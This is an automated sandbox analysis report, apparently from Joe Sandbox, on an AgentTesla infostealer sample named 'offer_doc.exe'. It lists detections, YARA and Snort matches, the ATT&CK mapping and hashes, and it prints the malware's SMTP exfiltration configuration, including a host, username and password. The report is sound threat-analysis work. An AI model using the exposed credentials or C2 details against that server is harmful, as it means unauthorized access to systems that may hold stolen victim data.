ID: 680343
Sample Name: offer_doc.exe
Cookbook: default.jbs
Time: 12:35:50
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

offer_doc.exe


Overview

General Information

Sample Name:	offer_doc.exe
Analysis ID:	680343
MD5:	91502610771960.
SHA1:	7708c1a71b95b0..
SHA256:	f6d4110e70ad9d..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64**
- offer_doc.exe (PID: 5428 cmdline: "C:\Users\user\Desktop\offer_doc.exe" MD5: 915026107719604FF39F95CD37C6DA08)
  - offer_doc.exe (PID: 4516 cmdline: C:\Users\user\Desktop\offer_doc.exe MD5: 915026107719604FF39F95CD37C6DA08)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "info@rwan.asia",
  "Password": "RWAN802754",
  "Host": "mail.rwan.asia"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.446200384.0000000002CEF000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x3009d:$a13: get_DnsResolver • 0x2e8b2:$a20: get_LastAccessed • 0x30a1b:$a27: set_InternalServerPort • 0x30d37:$a30: set_GuidMasterKey • 0x2e9b9:$a33: get_Clipboard • 0x2e9c7:$a34: get_Keyboard • 0x2fcd0:$a35: get_ShiftKeyDown • 0x2fce1:$a36: get_AltKeyDown • 0x2e9d4:$a37: get_Password • 0x2f480:$a38: get_PasswordHash • 0x3049d:$a39: get_DefaultCredentials
00000003.00000000.431207200.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_e577e17e	unknown	unknown	• 0x8004:$a: 20 4D 27 00 00 33 DB 19 0B 00 07 17 FE 01 2C 02 18 0B 00 07
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.offer_doc.exe.3bd37a8.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.offer_doc.exe.3bd37a8.7.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.offer_doc.exe.3bd37a8.7.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30d4f:$s10: logins • 0x307b6:$s11: credential • 0x2cdb9:$g1: get_Clipboard • 0x2cdc7:$g2: get_Keyboard • 0x2cdd4:$g3: get_Password • 0x2e0c0:$g4: get_CtrlKeyDown • 0x2e0d0:$g5: get_ShiftKeyDown • 0x2e0e1:$g6: get_AltKeyDown
0.2.offer_doc.exe.3bd37a8.7.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2e49d:$a13: get_DnsResolver • 0x2ccb2:$a20: get_LastAccessed • 0x2ee1b:$a27: set_InternalServerPort • 0x2f137:$a30: set_GuidMasterKey • 0x2cdb9:$a33: get_Clipboard • 0x2cdc7:$a34: get_Keyboard • 0x2e0d0:$a35: get_ShiftKeyDown • 0x2e0e1:$a36: get_AltKeyDown • 0x2cdd4:$a37: get_Password • 0x2d880:$a38: get_PasswordHash • 0x2e89d:$a39: get_DefaultCredentials
0.2.offer_doc.exe.3bd37a8.7.unpack	Windows_Trojan_AgentTesla_e577e17e	unknown	unknown	• 0x6404:$a: 20 4D 27 00 00 33 DB 19 0B 00 07 17 FE 01 2C 02 18 0B 00 07
Click to see the 28 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.5 - Destination IP: 119.59.104.27

Timestamp:	192.168.2.5119.59.104.27497195872030171 08/08/22-12:37:22.771751
SID:	2030171
Source Port:	49719
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.5 - Destination IP: 119.59.104.27

Timestamp:	192.168.2.5119.59.104.27497195872840032 08/08/22-12:37:22.771866
SID:	2840032
Source Port:	49719
Destination Port:	587

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.5 - Destination IP: 119.59.104.27	−
Timestamp:	192.168.2.5119.59.104.27497195872851779 08/08/22-12:37:22.771866
SID:	2851779
Source Port:	49719
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Input Capture	1 Process Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	1 Credentials in Registry	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 1 Archive Collected Data	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	2 Data from Local System	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
offer_doc.exe	24%	ReversingLabs	ByteCode-MSIL.Trojan.Pwsx	
offer_doc.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.offer_doc.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://mail.rwan.asia	0%	Avira URL Cloud	safe	
http://dzByIm.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://hI6edvnAmdv.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.rwan.asia	119.59.104.27	true	true		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	offer_doc.exe, 00000003.00000002.676265825.0000000002D91000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	offer_doc.exe, 00000003.00000002.676265825.0000000002D91000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	offer_doc.exe, 00000000.00000002.450816491.00000000069D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://api.ipify.org%%startupfolder%	offer_doc.exe, 00000003.00000002.6762658 25.0000000002D91000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.goodfont.co.kr	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.rwan.asia	offer_doc.exe, 00000003.00000002.6785363 32.00000000030EA000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dzByIm.com	offer_doc.exe, 00000003.00000002.6762658 25.0000000002D91000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	offer_doc.exe, 00000003.00000002.6762658 25.0000000002D91000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.como	offer_doc.exe, 00000000.00000002.4348644 85.0000000001097000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.fonts.com	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	offer_doc.exe, 00000000.00000002.4508164 91.00000000069D2000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%	offer_doc.exe, 00000003.00000002.6762658 25.0000000002D91000.00000004.00000800.00 020000.00000000.sdmp	false	• URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://hI6edvnAmdv.org	offer_doc.exe, 00000003.00000002.6785363 32.00000000030EA000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
119.59.104.27	mail.rwan.asia	Thailand		56067	METRABYTE-TH453LadplacoutJorakhaebuaTH	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680343
Start date and time: 08/08/202212:35:50	2022-08-08 12:35:50 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	offer_doc.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/1@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, licensing.mp.microsoft.com, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, storeedgefd.dsx.mp.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:37:00	API Interceptor	759x Sleep call for process: offer_doc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\offer_doc.exe.log

Process:	C:\Users\user\Desktop\offer_doc.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.782708595845613
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	offer_doc.exe
File size:	833536
MD5:	915026107719604ff39f95cd37c6da08
SHA1:	7708c1a71b95b019ff7d02e295938b342f2bdfb7
SHA256:	f6d4110e70ad9d1525395ad0f693bb5132d7684c989bc2e6ab2e4b12a22223f0
SHA512:	96a6c907bf2de1eb5e72c702a91a541b1d34f2ea176fc669f103ad7c80ea1d3e534632a5262215251d077c111f50dcd3d1828c58973ce598c6d22628d9d167f3
